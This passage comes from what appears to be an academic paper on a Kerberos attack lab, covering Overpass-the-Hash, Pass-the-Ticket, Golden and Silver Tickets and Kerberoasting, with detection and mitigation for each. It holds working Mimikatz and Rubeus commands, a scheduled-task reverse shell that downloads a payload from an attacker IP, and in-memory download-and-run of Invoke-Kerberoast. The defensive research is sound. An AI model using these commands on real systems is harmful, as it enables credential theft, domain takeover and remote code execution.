


FIGURE 7. Kerberos attacks lab

- The attacks will be executed from the compromised or attacking machines using the information extracted from the previous ones, once the operation has been documented and understood. Each attack has been carried out with different tools when possible, to check the feasibility and difficulty of carrying it out.
- To define security rules capable to detect the attack, event logs of machines involved in each type of attack must be analyzed at the same time, searching for each attack if it exists fields in logs that makes it detectable. This could be usernames that don't exist in the domain; modified group memberships (added or removed); username and RID mismatches; weaker-than-normal encryption types (e.g. RC4 used instead of AES-256); ticket lifetimes exceeding the domain maximum (domain default lifetime is 10 hours; Mimikatz default is 10 years.); fail codes or execution of attacking tools which can be identified in the different windows security events (events ID 4768, 4769, 4742, 4624, 4627, 4769, 4688, etc.). This fields of windows security

events let us create filters in a centralized collector system like ELK stack to detect the attack.

- Once analyzed, measures will be taken to prevent the attack from occurring.

IV. EXPERIMENT

In the following, several attacks will be carried out in the proposed laboratory in order to characterize and evaluate them. The attacks to be analyzed are:

- Overpass The Hash.
- Pass The Ticket.
- Golden Ticket.
- Silver ticket
- Kerberoasting.
- Unrestricted delegation attacks.
- Restricted delegation attacks.
- Resource-based restricted delegation attacks.
- CVE-2020-17049: Kerberos Bronze Bit Attack.

A. OVERPASS THE HASH ATTACK

The main objective of the attack is to inject a hash that will allow a TGT ticket to be obtained and with which access to the domain will be gained without having to crack or know the user's password. The work of Benjamin Delpy [37] shows the attack scheme. This attack consists of bypassing the need to know the username and password by injecting a hash that can be NTLM or AES.

1) OVERPASS THE HASH ATTACK REQUISITES

The injected hashes must belong to domain credentials that can be obtained using a hash dump tool. A system must be compromised and have the appropriate privileges. If the Mimikatz¹ tool is used, it must be run with administrative or System permissions. In the case of Rubeus² it can be run without administrative permissions from a powershell session or a command line.

2) OVERPASS THE HASH ATTACK DEVELOPMENT

Mimikatz tool will be used to develop this attack. For the development of this attack, it is assumed that a Windows 7 client of the domain has been compromised by means of some technique or exploit and the Mimikatz tool has been uploaded. In turn, administrative or System permissions have been obtained to run it. To obtain the hashes, the following commands are executed:

```
#privilege::debug
#sekurlsa::ekeys
```

The first command provides Mimikatz with the necessary permissions for its correct execution and the second extracts as many keys and hashes as possible. The hashes that will be obtained on the compromised machine will depend on how important the machine is or if administration operations have been carried out on it. Administration operations in Windows such as installing a program, copying files to certain folders in the operating system, etc. require administrator privileges. When these operations are carried out, the hashes of the local or domain administrator remain in the RAM memory and can be dumped to take advantage of them. If it can be run with the proper permissions Mimikatz, it is possible to acquire those hashes and either use them from the compromised machine or copy them to an attacking machine. We assume the hashes are obtained for a local administrator (an

operation has been performed or initiated on it) and for a domain user. If the workstation were of a domain administrator and he uses these credentials, the same credentials would be obtained from the execution of the tool or the same credentials would have been used on the compromised client station. Local administrator credentials can be interesting if the machines in the domain all have the same passwords and, in that case, the classic Pass-the-Hash attack could be used. Therefore, for the development of the attack we will try to use the user's hash, for this from an attacking Windows 10 machine not joined to the domain we will carry out the execution of Mimikatz and in privileged mode type the command:

```
#sekurlsa::pth /user:jbernardo /domain:rompi.local
/ntlm:fbc201268fc54efc801b8d27f4abc69
```

When the command is executed, a Kerberos ticket has been created for the user "jbernardo" and is injected into memory by Mimikatz. Then a cmd.exe is opened automatically as the program to be executed has not been specified with the /run parameter. From this command line it will be possible to perform the actions for which the domain user has permissions, for example, mapping the network drive of that user with the command:

```
net use * \DC-1W2016Usuarios$jbernardo
```

Another way to carry out the attack is by using the Rubeus tool. It is assumed that once the attacker has the executable on the client machine or on a machine not joined to the domain, he proceeds to run it with the arguments:

```
#Rubeus.exe asktgt /domain:<domain_name> /user:<user_name>
/rc4:<ntlm_hash> /ptt
```

Argument asktgt: request TGT ticket and arguments /domain, /user, /rc4, /ptt to get a valid TGT ticket based on the existing password hash of the admin account and /ptt argument to immediately download the received ticket to the current session of the jbernardo user. Because of the user Jbernardo, not being a domain administrator, it cannot enumerate the root directories of the domain controller. However, after the execution of Rubeus it is possible to perform the action by having a ticket with administrator privileges (see Fig.8).

```
Símbolo del sistema
C:\Users\jbernardo\AppData\Local\Temp\Rubeus-master\Ghostpack-CompiledBinaries-master\dotnet v4.5 compiled binaries>dir
\\DC1-W2016.rompi.local\c$
El volumen de la unidad \\DC1-W2016.rompi.local\c$ no tiene etiqueta.
El número de serie del volumen es: D280-0B01

Directorio de \\DC1-W2016.rompi.local\c$
18/11/2020 19:23 <DIR> certs
16/07/2016 14:23 <DIR> PerfLogs
20/11/2020 18:31 <DIR> Program Files
14/11/2020 10:19 <DIR> Program Files (x86)
12/10/2020 15:13 <DIR> Users
15/11/2020 20:35 <DIR> Windows
20/11/2020 18:24 61.372.520 WireShark-win64-3.4.0.exe
1 archivos 61.372.520 bytes
6 dirs 52.165.771.264 bytes libres
C:\Users\jbernardo\AppData\Local\Temp\Rubeus-master\Ghostpack-CompiledBinaries-master\dotnet v4.5 compiled binaries>
```

FIGURE 8. Rubeus execution result

¹ Mimikatz: <https://github.com/gentilkiwi/mimikatz>

² Rubeus: <https://github.com/GhostPack/Rubeus/blob/master/Rubeus/lib/Interop.cs>

3) OVERPASS THE HASH ATTACK DETECTION

To characterize the attack, event logs must be obtained from the domain controller, the compromised station, and the target computer where the actions are executed with the *cmd* resulting from the execution of the attack tool (in the example above, the domain controller when mapping a network drive). If the attacker uses a station controlled by him that is not joined to the domain, the events of the computer where the tool is executed cannot be collected and its detection is quite complicated as only the events of the domain controller are available. In general, the detection method [38] would be based on looking at the endpoints to find out if a hash step occurred through the corresponding events. Next, the inspection of the Domain Controller logs confirms the events with identifier 4768 and 4769 corresponding to Kerberos tickets are detected.

4) OVERPASS THE HASH ATTACK MITIGATION

Several recommendations can be given:

- Use of the protected user group as it avoids storing keys in memory.
- Use of Credential Guard functionality.
- It can be also disabled RC4 encryption (it is enabled by default even in 8.1 / 2012) to at least avoid using RC4-based passwords. However, this is hardly a real mitigation because it can be used AES keys in the same way. For 7/2008, this requires KB2868725.
- Use the GPO group policy Network Security: configure allowed encryption types for Kerberos and in it select the options: AES256_HMAC_SHA1 and Future Encryption Types.
- In response, if a user's key has been stolen is suspected, it should be changed the password (this will invalidate the key) for the account and possibly also disable it. It should be also forcibly log off all active sessions of this user to be on the safe side.

B. PASS THE TICKET ATTACK

The object of this attack is to pass a TGT or TGS ticket already generated by the KDC to gain access to a service or application in the domain. This is a method of authenticating to a Kerberos system using valid tickets stolen from users without knowing their passwords.

1) PASS THE TICKET ATTACK REQUISITES

For the attack to succeed it is necessary to steal the tickets from the memory of the compromised machine, so a communication with the *lsass.exe* process must be established, which requires administrator privileges. Without administrator privileges, the TGT ticket and the TGS service tickets of the current user can be stolen. With administrative privileges, an attacker can dump the LSASS process and

obtain all TGTs and TGS cached tickets. In the case of using the Mimikatz tool, it will also be necessary to have debug privileges.

2) PASS THE TICKET ATTACK DEVELOPMENT

The attack would have two phases, on the one hand, the dumping of the tickets from the memory of the compromised machine and on the other hand, their injection in the machine used for the attack, which could be the same compromised machine or another machine not joined to the domain. The attack is then carried out with Mimikatz. To read the tickets in memory, the command is used (Mimikatz must first be in privileged mode with the *privilege::debug* command).

To extract them to files this command is used:

```
kerberos::list /export
```

Another way to do it is to use the command:

```
sekurlsa::tickets::export
```

The extracted files are saved in the same folder where the Mimikatz executable is located. The nomenclature of the files that are generated is a series of numbers followed by the host name or user name before the @ symbol, for example WINDOWS10-64 or jbernardo. Then comes the KRBTGT account plus the domain name that would correspond to a TGT ticket or a service that is available on the network followed by the host name such as LDAP or CIFS. To perform the ticket injection we assume that we are on a machine not joined to the domain and that the attacker has previously managed to copy the tickets extracted from the compromised machine to it. Mimikatz is executed by placing the tool in debug mode after which the command is executed:

```
kerberos::ptt ticketname.kirbi
```

It can be injected several tickets by putting the names of the tickets, one after the other or all the contents in a directory indicating the path to it. The path of the tickets must be specified if they are not in the same folder as the Mimikatz executable. The ticket name must be enclosed in quotation marks if it has a special symbol. The Fig. 9 shows the correct import of the TGT ticket by means of an OK executing the command:

```
Kerberos::ptt [0:f9fe7]-2-0-6081000-Administrator@krbtgt-ROMPI.LOCAL.kirbi
```

Where *[0:f9fe7]-2-0-6081000-Administrator@krbtgt-ROMPI.LOCAL.kirbi* is the file which contain the administrator ticket extracted and saved.

From here it can be executed actions such as listing the contents of the C disk unit of the domain controller or execute a remote command.

```
mimikatz # kerberos::ptt [0;f9fe7]-2-0-60810000-Administrador@krbtgt-ROMPI.LOCAL.kirbi
* File: '[0;f9fe7]-2-0-60810000-Administrador@krbtgt-ROMPI.LOCAL.kirbi': OK
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF650706438
mimikatz #
```

FIGURE 9. Ticket injection

Next, the attack is performed with the Rubeus tool. If the tool is executed with the triage parameter, with the domain user it will only list the tickets of the domain user. However, if the attacker has administrator privileges it will show all the tickets of all the users that have logged on to that machine. With the klist parameter the tickets are shown in detail. To dump the tickets, Rubeus is executed with the dump parameter. For this to be possible, the tool must be executed with administrator privileges. Once the tickets have been dumped, Rubeus displays them in Base64 encoding. Select the ticket we are interested in, which in this case is the TGT ticket of the user *jbernardo* and copy its content from the console. This content must be filtered eliminating the spaces for which a text editor such as notepad can be used. Once the file is generated it can be copied to another Windows 10 machine that is not joined to the domain from which the attacker is going to perform his malicious actions. From this machine the attacker executes the pass the ticket by injecting the ticket with the ptt /ticket:<ticket_kirbi_file> option of Rubeus. Once the TGT ticket has been injected, the user's document folder can be mapped to a drive and its contents can be listed.

3) PASS THE TICKET ATTACK DETECTION

The attack can be detected at two points, on the end machine if it is a client of the domain being administered or from the domain controller. The first situation will depend on whether the attacker uses the compromised client to inject an

administrator ticket, for example, in which case it will be possible to obtain the event logs or check the sessions initiated to detect the pass the ticket or if on the other hand a machine external to the domain is used, in which case it will not be possible to check the above, leaving only the domain controller logs as evidence for detection.

Detection at the Domain Controller. The normal thing in this type of attack will be to try to use the TGT tickets that give access to the TGS and with which there is a greater probability of success. Therefore, to detect this attack on the domain controller the administrator would have to look in the event logs for TGS requests (event with id 4769) or TGT renewals (event with id 4770) with a particular Account/MachineClient pair that do not have an associated TGT request from that Account/MachineClient pair. Therefore, one would have to look at a TGT request or TGT renewal and then check the previous 10 hours to see if there was a TGT request that matches that user and computer. This is because in pass-the-ticket, the attacker will never request a TGT, they will always steal it from LSASS, so they can renew it and or they can use it to request TGS service tickets. For this it is necessary to have an event collector that allows us to carry out that comparison, for example, in ELK we can make a filter of those events and check them. Fig. 10 shows an event with identifier 4769 that does not have its corresponding event with identifier 4768 TGT 10 hours earlier.




FIGURE 10. ELK filter for identifying 4769 events

4) PASS THE TICKET MITIGATION

Certain recommendations can be given for mitigating and responding to this type of attack [39]. While pass the ticket cannot be completely eliminated, mitigations focus on making tickets more difficult to steal and limiting what an attacker can do with a stolen ticket:

- Enable Credential Guard from Microsoft's Windows Defender. Introduced in Windows 10 and Windows Server 2016, Credential Guard relies on virtualization to protect credential storage and only allows trusted processes to access them.
- Do not allow users to possess administrative privileges for a large number of end client machines. This greatly

reduces the risk that an adversary can use a stolen ticket to move laterally.

- Do not allow users to have administrative privileges outside of security boundaries. This greatly reduces the risk that an adversary can use a stolen ticket to escalate privileges.
- Implement a policy of frequent password changes to prevent tickets from being reused. This policy should be different for administrators than for users so that for the former it is stricter and requires more frequent change.

- Implement a very strict password complexity policy for privileged accounts (administrators) so that they are not easily memorized.

Once the attack has been detected, a response must be made:

- Reset the password for the compromised user and optionally disable the user to a) force instant replication to all domain controllers and b) prevent further use of the compromised ticket.
- Reset the password for all users logged on to the compromised machine.
- Quarantine the impacted machines for forensic investigation, as well as for eradication and recovery activities if the organization has the means.
- Activate the incident response process and alert the response team if the organization has the means.

C. GOLDEN TICKET ATTACK

This attack is based on the fact that TGT domain tickets can be generated by a malicious user in a similar way to the KDC and injected as in the previous Pass-the-ticket attack. TGT tickets can be generated for users that do not exist, adding users to groups that do not belong, that have a longer lifetime than the maximum allowed or that are even disabled. Therefore, there is no AS-REQ or AS-REP (steps 1 and 2 of the protocol) with the domain controller.

1) GOLDEN TICKET ATTACK REQUISITES

For the attack to be possible it is necessary to compromise the KRBTGT account, because the hash of this account is used to sign or encrypt the tickets generated by the KDC. Therefore, the attacker must compromise the domain controller where the hash of the krbtgt account is stored,

obtain administrator privileges and thus be able to steal it. Once he has it, he will be able to generate tickets as if it were the Active Directory itself, for which he will also need to know the name and security identifier of the domain SID. These tickets can be inserted inside or outside the domain.

2) GOLDEN TICKET ATTACK DEVELOPMENT

With Mimikatz tool the first step will be to dump the krbtgt account hash, which can be obtained by two means:

1. By DSynce which is a feature of Mimikatz that serves to impersonate a domain controller and request account password information.
2. Directly from the domain controller by running Mimikatz and retrieving the hash of the krbtgt account from the Local Security Authority (LSA). To do this in the Mimikatz console run the commands:

```
privilege::debug
lsadump::lsa /inject /name:krbtgt
```


Once the hash is obtained, the attacker proceeds from a Windows 10 machine not joined to the domain to perform the attack by creating the Golden ticket using the following command:

```
kerberos::golden /domain:rompi.local /sid: S-1-5-21-2005227200-4098618841-1623460470 /user:administrador /krbtgt: e8c4dc323128066b67c29fb10019bc78 /ticket:administrador.kirbi
```

To inject it into memory the attacker uses the command (Fig. 11):

```
kerberos::ptt administrador.kirbi
```

With the /ptt option could have been inserted in memory in the ticket generation command, but we have chosen to be done in two steps for clarity.



```
mimikatz # kerberos::golden /domain:rompi.local /sid: S-1-5-21-2005227200-4098618841-1623460470 /user:administrador /krbtgt: e8c4dc323128066b67c29fb10019bc78 /ticket:administrador.kirbi
User      : administrador
Domain    : rompi.local
ServiceKey: e8c4dc323128066b67c29fb10019bc78 - rc4_hmac_nt
Lifetime  : 11/12/2020 20:10:37 ; 09/12/2030 20:10:37 ; 09/12/2030 20:10:37
-> Ticket : administrador.kirbi

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #
```

FIGURE 11. Ticket injection

Once the ticket is injected, it is possible to open a console from Mimikatz with the command `misc::cmd` and run a `dir` on the root of the domain controller can see the contents.

3) GOLDEN TICKET ATTACK DETECTION

In the past the kerberos tickets generated by tools such as Mimikatz would misfill Windows security event fields and these logs could be used as a primary source to detect them. As they have been updated, they have improved so that it is now almost impossible to detect these potential errors [34]. In the tests that have been performed in the laboratory it has

not been possible to find these types of anomalies documented in previous versions [40].

Detecting the use of Golden ticket requires analyzing Kerberos tickets for tampering. Possible signs and symptoms of tampering include tickets with: user names that do not exist; modified (added or deleted) group memberships; username and RID incompatibilities; weaker than normal encryption types (e.g., RC4 used instead of AES-256); or, the ticket lifetime exceeds the realm maximum (the default realm lifetime is 10 hours; the Mimikatz default is 10 years).

To perform the detection, the Windows ID events 4769, 4627 and 4624 must be collected and analyzed.

In practice this is difficult because you must have a log collection system with sufficient capacity as well as correlate several events at the same time looking for signs of tampering in events. On the other hand, this method is not completely reliable and may have a large number of false positives.

A much better approach for detecting forged Kerberos tickets is mentioned in [41] and described in [42], although it is more difficult to implement. This method looks for TGTs that have a lifetime (lifetime) different from the value set by the domain. By default, the MaxTicketAge for domain tickets are 10 hours and many TGT/TGS Golden/Silver Tickets are set for a period of years (default when create this type of ticket for Mimikatz is 10 years). The comparison is performed by a PowerShell script that compares MaxTicketAge of the domain policy to the difference between StartTime and EndTime of the cached authentication tickets. Possible incorrect tickets are written to the application log. A scheduled task must be run to invoke this script on monitored systems. The steps the script performs are as follows:

- Retrieves the Kerberos MaxTicketAge from the domain policy / GPO.
- Use the klist.exe sessions command to view the cached sessions.
 - View TGT or TGS tickets using klist tgt -li <sessionid> or klist tickets -li <sessionid>.
- Extract EndTime and StartTime values.
- Subtracts EndTime from StartTime and compares that value to the configured MaxTicketAge
- The default MaxTicketAge value is 10 hours, many TGT / TGS Golden / Silver tickets are set for a period of years.

4) GOLDEN TICKET ATTACK MITIGATION

As discussed in [41] and [43] the following recommendations can be given for the mitigation of this type of attack:

1. Prevention by protecting the DC and sensitive accounts. The main requirement for creating a Golden ticket is the NT hash of the KRBTGT account, which implies having full administrator access to the domain controller. This can be achieved by stealing sensitive domain accounts and performing lateral moves using pass-the-hash and pass-the-ticket attacks. Therefore, in reference to sensitive accounts it will be advisable:
 - Do not allow users to possess administrative privileges across security boundaries. For example, an adversary who initially compromises a workstation should not be able to escalate privileges from the workstation to a server or domain controller.
 - Reduce and eliminate sensitive privileges. For example, many organizations have service accounts with "domain administrator" privileges. If that

service account is compromised, an adversary has all they need to extract the krbtgt hash.

2. Containment by twice resetting the password for the KRBTGT account. As mentioned above, resetting the password of the impersonated user does not block the use of the related Golden ticket. However, twice resetting the password of the embedded Key Distribution Service (KRBTGT) account will invalidate any Golden ticket created with the previously stolen KRBTGT hash, as well as all other Kerberos tickets. An adversary with a Golden ticket is one of the most difficult things to respond to and recover from. It can take weeks of planning and effort to complete all the necessary activities to ensure that the attacker's presence and persistence mechanisms are completely eradicated, and the necessary changes are made to ensure that they cannot reuse the path of the previous attack to regain access. Domain controller recovery procedures can be used in these cases, for which Microsoft has published guidance [44].

D. SILVER TICKET ATTACK

The Silver ticket attack is based on the production of a valid TGS for a service, once the NTLM service hash is possessed. It is therefore possible to access that service by forging a custom TGS as any user. Compared to Golden ticket which allows unrestricted access to the entire compromised domain, the silver ticket attack only allows to forge service tickets for certain services. This type of attack achieves persistence in the system and can only be used to attack client machines of a domain or servers providing a service. Since a Silver Ticket is a forged TGS, there is no communication with a domain controller.

1) SILVER TICKET ATTACK REQUISITES

It is required to compromise the service account by dumping the hash, for which the attacker must have administrative privileges. The service account can be either the computer account or the account of the user running the service called Service Principal Name or SPN. We need to determine the username for which the TGT is generated (it can be any fake user) but it will be stealthier if we use a real domain user, the Domain Security Identifier SID and FQDN of target servers.

2) SILVER TICKET ATTACK DEVELOPMENT

Basically, to forge silver tickets always requires a specific service account, which must be available on the target machine, such as (cifs, mssql, time, rpsess, etc.). In any Windows environment there are many ways to execute remote commands on a remote system. Below are some examples of these types of services:

- PowerShell Remote Communication.
- Windows Management Instrumentation (WMI)
- Scheduled tasks (remotely)
- Windows Remote Management (WinRM)

Each of these methods needs a service or a pair of services to be used. Then, using the silver ticket these services we can achieve a command execution.

The first step the attacker will have to perform is to compromise a machine in the domain and get the hash. So, Mimikatz is run on a compromised Windows 10 client in the Domain and the hash of the machine account is extracted. Once the attacker has the hash of the machine, proceed from an attacking machine not joined to the domain to create the silver ticket. To create it the attacker needs the following Mimikatz parameters:

/target - the FQDN of the target server.

/service - the kerberos service running on the target server. It is the main name class of the service such as cifs, http, mssql.

/rc4 - the NTLM hash for the service (host or user account).

Several examples are shown below:

1. Remote execution using PowerShell Remoting. PowerShell Remoting uses a couple of services to run (HOST, HTTP) (OR WSMAN RPCSS) depends on the operating system, so we must create a silver ticket so that these services can be used against our target machine (Windows10-64.local). The command for the HOST service is:

```
kerberos::golden /domain:ROMPI.LOCAL /sid: S-1-5-21-2005227200-4098618841-1623460470 /target:Windows10-64.ROMPI.LOCAL /service:HOST /rc4:6dcd9ae7b6279cd156f9d53250d41dd4 /user:rlopez /ptt
```

The command for the HTTP service is:

```
kerberos::golden /domain:ROMPI.LOCAL /sid: S-1-5-21-2005227200-4098618841-1623460470 /target:Windows10-64.ROMPI.LOCAL /service:HTTP /rc4:6dcd9ae7b6279cd156f9d53250d41dd4 /user:rlopez /ptt
```

Two silver tickets are generated for the HOST and HTTP services that are required for the PowerShell Remoting service on a remote system (windows10-64.rompi.local). Once the silver tickets are generated, commands can be executed on windows10-64.rompi.local using Invoke-Command, which gives us the ability to execute PowerShell commands on a remote system.

2. Executing commands using Scheduled Tasks. It is similar to the PowerShell remote communication process, but here the attacker needs to create a silver ticket for a single service which is HOST so that a task can be scheduled with system privileges (Windows10-64.rompi.local).

The command for the HOST service is:

```
kerberos::golden /domain:ROMPI.LOCAL /sid: S-1-5-21-2005227200-4098618841-1623460470 /target:Windows10-64.ROMPI.LOCAL /service:HOST /rc4:6dcd9ae7b6279cd156f9d53250d41dd4 /user:rlopez /ptt
```

Now, it can be scheduled a task to run on a remote machine (windows10-64.local) with SYSTEM

privilege. This task provides us with a reverse shell using Nishang's³ Invoke-PowerShellTcp.ps1 script:

```
schtasks /create /S windows10-64.rompi.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "pwntask" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString('http://10.0.0.52/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.0.0.52 -Port 443'"
```

Then execute the task:

```
Schtasks /Run /S windows10-64.rompi.local /TN "pwntask"
```

5) SILVER TICKET ATTACK DETECTION

Because the silver ticket is a fake TGS ticket, there is no communication with the domain controller so it is more difficult to detect than other attacks and the logs corresponding to the accessed server machine or domain client must be reviewed. This makes it really difficult to detect because the end clients must be monitored, and a powerful log collection infrastructure must be in place. The events to be monitored are Windows ID 4624 and 4627 [45]. On the other hand, if the attacker has created a scheduled task with the silver ticket, the author is the user account from which the attacker created a silver ticket.

6) SILVER TICKET ATTACK MITIGATION

As discussed above, detecting the silver ticket is complicated by the fact that it abuses the Kerberos protocol design. In [45] some measures are proposed to mitigate by making its execution more complicated:

- Use passwords for service accounts that are randomly generated, have a minimum of 30 characters, and are routinely changed.
- Enable PAC validation. Although it has known limitations, there are some situations where it can help with silver ticket detection and prevention.
- Remove end-user administrative privileges on member workstations and adopt controlled elevation of privilege solutions.
- Reduce administrative access to member workstations and servers to the minimum necessary.
- Use solutions such as Microsoft LAPS to create secure, random, unique passwords for local administrator accounts, and automatically change them periodically.
- Do not allow users to possess administrative privileges across security boundaries. For example, an attacker who initially compromises a workstation should not be able to escalate privileges from the workstation to a server or domain controller.

Once a silver ticket attack has been detected and the basic dimensions of the compromise are understood, organizations have two response options:

- Shut down affected accounts and disconnect compromised assets to stop the attack, reset passwords,

³ Nishang: <https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

redesign systems, change remote access systems and implement additional controls in hopes of closing all avenues to future threat actors. A rebuild may be the best option for an organization given the resources available and the visibility of such network activity.

- Allow an attack to continue and watch the attackers. Organizations accept short-term damage (continued attacker access to their environment) for long-term benefits: better knowledge of how many accounts have been compromised; what systems those accounts have accessed; and whether the attack can be traced using logs and tools. Further study could reveal how the attackers gained a foothold and what they were after. However, there is no guarantee that the victims will manage to observe the attackers: the behavior may go unnoticed, or the attackers may realize they are being observed and act accordingly: accelerating their attack and forcing the organization to respond.

E. KERBEROASTING ATTACK

This attack focuses on capturing a service ticket (TGS) from memory and then attempting to decrypt the hash of the offline service credential using any number of password cracking tools, such as Hashcat, John the Ripper and others. By design, TGS service tickets are encrypted with the NTLM hash of the account under which they are run. In Microsoft Windows, Service Principal Names (SPNs) identify the service accounts that are used to encrypt TGS tickets. They can be linked to domain or machine user accounts. The steps of the attack are: 1. Compromising the host; 2. SPN Discover; 3. Dump hashes; 4. Brute Force Attack.

1) KERBEROASTING ATTACK REQUISITES

Kerberoasting attacks only work against SPNs of domain users. This is because machine account-based SPNs are protected with random 128-character passwords that are changed every 30 days. These long, random, short-lived passwords are virtually impossible to guess, even with modern password-cracking tools and hardware. However, SPN user account passwords are chosen by humans, and may never expire and are rarely changed. Therefore, these passwords are often common, weak and easy to guess, and they are also years old, making them easy targets for offline cracking. To carry out the attack, it is not necessary to have administrator privileges but those corresponding to an authenticated user. That is, the attacker needs the ability to query the domain controller as a normal user. This can be done from a machine in the domain or from a machine that is not joined to the domain that can communicate with the DC. Password cracking requires word dictionaries as well as password cracking rules that modify the word lists using statistical models.

⁴ Script PowerShell: <https://attack.tealbits.com/cracking-kerberos-tgs-tickets-using-kerberoasting>

⁵ Password dictionary: <https://github.com/danielmiessler/SecLists/tree/master/Passwords>

2) KERBEROASTING ATTACK DEVELOPMENT

As seen above, the starting point is a compromised machine with a domain user. The steps that can be followed to implement the attack are:

1. Enumerate the accounts used to access the services. This can be done by:

- Command "setspn -T DomainName -Q */*". Therefore, the service can be targeted:
HTTP/webportal
CN=webuser,CN=Users,DC=rompi,DC=local

- Powershell⁴ script that can be downloaded from the Internet.
- Using the impacket script GetUserSPNs.py on Linux or its executable version on Windows.

2. Once the accounts are listed, the TGS hashes are collected, which can be done with different tools such as:

- Rubeus: *Rubeus.exe kerberoast /outfile:hashes.kerberoast*

- Another way to carry out the collection of passwords is with the Invoke-Kerberoast script from the Empire project. The loading of this script can be done by downloading from github all the files and copying them to the compromised machine. To do this the attacker runs:

```
PS C:\Windows\system32> iex (new-object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1")
```

The second option is by downloading from the website only the same one with the advantage that it is loaded in memory and not stored on disk preventing its detection.

```
PS C:\Users\jbernardo\AppData\Local\Temp\NEmpire-master\NEmpire-master\data\module_source\credentials> import-module .\Invoke-Kerberoast.ps1
```

Once the module is loaded in one way or another, the command is executed.

```
Invoke-Kerberoast -OutputFormat hashcat | % { $_.Hash } | Out-File -Encoding ASCII hashes.kerberoast
```

Which allows to generate the hashes of the TGSs.

3. Cracking the passwords is done without communication with the Active Directory and using offline brute force with tools such as hashcat or John the Ripper. This step is therefore undetectable. Common password dictionaries can be used, which can help speed up cracking when using common or weak passwords. Password dictionaries can be found on the Internet⁵. The Fig. 12 shows the execution of

the Hashcat tool, in which the password result can be observed.




FIGURE 12. Password discovering with Hashcat

3) KERBEROASTING ATTACK DETECTION

It is possible to detect various aspects of Kerberoasting [46], by monitoring the Windows event log for anomalous ticket granting service (TGS) requests. Event IDs 4769 and 4770 in the Auditing Kerberos service ticket operations subcategory audit all TGS requests and renewals. These events should be examined for two situations:

1. Use of RC4 cipher: Since RC4 is considered a weak algorithm, TGS requests and responses that include a cipher type of 0x17 (rc4-hmac) are suspect. RC4 hashes can be brute-forced more easily than AES, and an adversary may attempt to request RC4 explicitly for this purpose.
2. Abnormal volume of TGS requests: attackers running Kerberoasting tools with default configuration options may trigger a large number of TGS requests than normally observed for a given user. Establishing a baseline for the volume of TGS requests and detecting deviations from it can be a key signal to identify Kerberoasting.

